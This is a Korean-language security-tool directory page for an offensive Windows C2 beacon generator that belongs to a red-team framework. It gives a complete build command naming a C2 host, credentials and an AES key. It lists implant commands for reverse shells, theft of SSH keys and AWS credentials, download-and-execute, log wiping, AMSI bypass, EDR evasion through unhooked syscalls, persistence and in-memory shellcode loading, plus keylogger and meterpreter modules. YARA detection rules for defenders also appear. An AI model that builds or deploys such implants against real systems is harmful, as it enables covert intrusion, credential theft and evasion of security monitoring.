
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
beacon — LazyOwn 레드 팀 프레임워크용으로 사용자 정의 가능한 Windows C2 비콘을 생성하며, AES-256 암호화 통신, 가변 프로파일, 인메모리 BOF/셸코드 실행, 그리고 침투 후 모듈을 제공합니다. | Kitploit
도구/GitHubGitHub/grisuno/beacon
Privilege EscalationPayload GenerationPersistence MechanismsIDS/IPS EvasionLateral MovementShellcodeData ExfiltrationPost-ExploitationCommand and ControlRed TeamingPayload DevelopmentRemote Access Trojan
12112일 전아직 검토되지 않음
공유
GitHubgrisuno/beacon

beacon

LazyOwn 레드 팀 프레임워크용으로 사용자 정의 가능한 Windows C2 비콘을 생성하며, AES-256 암호화 통신, 가변 프로파일, 인메모리 BOF/셸코드 실행, 그리고 침투 후 모듈을 제공합니다.
저장소 보기웹사이트

🔥 === Black Basalt Beacon-GEN v0.2.1 ===

image

🔍 정보

  • **GitHub 저장소: https://github.com/grisuno/beacon
  • **라이선스: GNU General Public License v3.0 (GPLv3)
  • 작성자: grisun0
  • 대상 플랫폼: Windows (x64)
  • 소스 플랫폼: GNU/Linux 6.12 (Kali에서 테스트됨)
  • 목적: 학술 연구 및 레드팀 훈련

⚠️ 이 프로젝트는 GPLv3에 따라 배포됩니다. 전체 법적 조건은 DISCLAIMER 섹션을 참조하십시오.
image

🔍 개요

beacon-GEN은 공격적 작전을 위해 고도로 사용자 정의 가능하고 은밀한 C2 비콘을 생성하도록 설계된 차세대 Bash 기반 구성 엔진입니다. LazyOwn RedTeam 프레임워크의 핵심 오케스트레이션 계층으로 구축되어, 레드팀이 유연한 C2 프로필, AES-256 암호화 통신, 다중 UA 로테이션, 클라이언트 측 지속성 로직을 깔끔한 CLI 기반 인터페이스를 통해 동적으로 구성할 수 있게 해줍니다.

이 스크립트는 APC 인젝션과 안티 분석 루틴을 활용하여 최신 EDR 솔루션을 회피하는 고급 임플란트의 기반 구성을 생성합니다.

윤리적 해킹, 침투 테스트, 학술 연구를 위해 제작된 이 도구는 자동화된 공격 체인과 레드팀 인프라에 원활하게 통합되는 것을 지원합니다. image
TeamServer

BlackObsidianC2 또는 LazyOwn의 LazyC2를 사용할 수 있습니다.

레드팀을 위한 안내


./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
image

블루팀을 위한

rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}
image

사용 가능한 비콘 명령어:


  • stealth_off 은신 모드를 비활성화하여 정상 작동을 허용합니다.
  • stealth_on 닌자 모드로 진입하며, 탐지를 피하기 위해 활동을 최소화하는 은신 모드를 활성화합니다.
  • download: download:[filename] C2에서 침해된 호스트로 파일을 다운로드합니다.
  • upload: [filename]: 침해된 호스트에서 C2로 파일을 업로드합니다.
  • rev: 구성된 포트를 사용하여 C2로 리버스 셸을 설정합니다.
  • exfil: 민감한 데이터(예: SSH 키, AWS 자격 증명, 명령 기록)를 유출합니다.
  • download_exec: download_exec:[url]: URL에서 바이너리를 다운로드하고 실행합니다(Linux 전용, /dev/shm에 저장됨).
  • obfuscate: [filename]: 포렌식 분석을 방해하기 위해 파일 타임스탬프를 난독화합니다.
  • cleanlogs: 시스템 로그를 지웁니다(예: Linux의 /var/log/syslog, Windows의 이벤트 로그).
  • discover: 네트워크 검색을 수행하여 ping을 통해 활성 호스트를 식별합니다.
  • adversary:[id_atomic]: 다운로드한 atomic redteam 프레임워크 스크립트를 사용하여 적대자 에뮬레이션 테스트(MITRE ATT&CK)를 실행합니다.
  • softenum: 호스트에서 유용한 소프트웨어(예: docker, nc, python)를 열거합니다.
  • netconfig: 네트워크 구성을 캡처하고 유출합니다(예: Windows의 ipconfig, Linux의 ifconfig).
  • escalatelin: Linux에서 권한 상승을 시도합니다(예: sudo -n 또는 SUID 바이너리를 통해).
  • proxy:[listenip]:[listenport]:[targetip]:[targetport] listenAddr에서 targetAddr로 트래픽을 리디렉션하는 TCP 프록시를 시작합니다.
  • stop_proxy:[listenaddr] 지정된 주소에서 TCP 프록시를 중지합니다.
  • portscan: 검색된 호스트 및 구성된 rhost의 포트를 스캔합니다.
  • compressdir:[directory]: 디렉터리를 .tar.gz 파일로 압축하고 유출합니다.
  • sandbox: 시스템이 샌드박스인지 여부에 대한 정보를 가져옵니다.
  • isvm: 시스템이 가상 머신인지 여부에 대한 정보를 가져옵니다.
  • debug: 대상이 디버깅되고 있는지 여부에 대한 정보를 가져옵니다.
  • persist: 대상 시스템에서 지속성 메커니즘을 시도합니다.
  • simulate: youtube와 같은 정상적인 웹 페이지의 시뮬레이션을 실행합니다.
  • migrate: 일시 중단된 프로세스에 페이로드를 주입하고 재개합니다. 페이로드가 지정되지 않은 경우 현재 프로세스가 주입됩니다(자체 마이그레이션).
  • shellcode: 메모리에서 셸코드를 다운로드하고 실행합니다. 여러 운영 체제와 msfvenom 친화적인 형식을 지원합니다(Windows에서는 사용되는 기법이 Early bird APC Injection입니다).
  • amsi: Windows 시스템에서 AMSI(Anti-Malware Scan Interface)를 우회하여 PowerShell, WMI 및 기타 스크립팅 엔진의 탐지를 회피합니다.
  • load_module: Windows 시스템에서 URL로부터 메모리에 로드하여 탐지를 회피하기 위해 dll을 로드합니다

  • bof: Windows 시스템에서 URL로부터 메모리에 로드하여 탐지를 회피하기 위해 COFF BOF 오브젝트 파일을 로드합니다([COFFLoader] (https://github.com/trustedsec/COFFLoader/) & CoffeeLdr에서 영감을 받은 COFFLoader3) (Cobalt Strike처럼)
  • hook: AV/EDR/기타에 의해 후킹된 시스템 콜을 가져옵니다(직접적이고 후킹되지 않은 시스템 콜을 사용함으로써 — CreateFileA_Unhooked 및 WriteProcessMemory_Unhooked와 같은 함수에서 입증되고, g_pNtCreateFileUnhooked, g_pNtWriteVirtualMemoryUnhooked, g_pNtProtectVirtualMemoryUnhooked, g_pNtResumeThreadUnhooked, g_pNtCreateThreadExUnhooked와 같은 수동으로 해석된 NTAPI 스텁을 통해 구현됨 — 보안 제품이 일반적으로 배치하는 사용자 모드 후크를 완전히 우회하면서 저수준 Windows API 기능을 호출할 수 있습니다. 이 기법은 계측되거나 후킹된 Win32 API 계층을 완전히 피하고 NT 시스템 콜 경계에서 직접 작동하기 때문에 전통적인 AV 및 현대적인 EDR 솔루션에 대해 매우 은밀합니다 — 이는 많은 보안 도구가 성능 오버헤드와 복잡성으로 인해 가시성이 부족하거나 모니터링을 선택하지 않는 수준입니다.).
  • terminate: 임플란트 또는 비콘을 종료하고 파일 및 지속성 메커니즘을 제거합니다.

🔥 모듈



이 비콘에는 url을 dll 모듈로 전달해야 하는 load_module 명령이 있으며, 현재 revshell, Metasploit meterpreter, Keylogger, Stealth Command, Screenshot의 5개 모듈이 있습니다.
image
  • Reverse Shell : gen_dll_rev.sh
  • Metasploit Meterpreter: gen_dll.sh
  • Screenshot: gen_dll_ss.sh
  • Keylogger: gen_key.sh
  • Stealth Command: gen_module.sh
image

🚀 기능: bof: — COFF BOF 객체를 메모리 내에서 실행 (Cobalt Strike 스타일)

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Shadowserver 보고서를 MongoDB로 수집하고 이를 대화형 지도, 분석, 발견 사항, 권고 및 경영진 대시보드로 재생하는 CSIRT 플랫폼입니다.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer는 오픈소스 권한 접근 관리(PAM) 플랫폼으로, DevOps 및 IT 팀이 웹 브라우저를 통해 SSH, RDP, Kubernetes, 데이터베이스 및 RemoteApp 엔드포인트에 주문형 보안 액세스를 제공합니다.

    389
  • 5

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    333
  • 6

    SafeLine

    chaitin/safeline

    악성 HTTP 트래픽을 필터링하고 SQL 인젝션, XSS, 봇 공격을 차단하며, 속도 제한 및 동적 HTML/JS 암호화를 제공하는 자체 호스팅 WAF 및 리버스 프록시입니다.

    331

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →






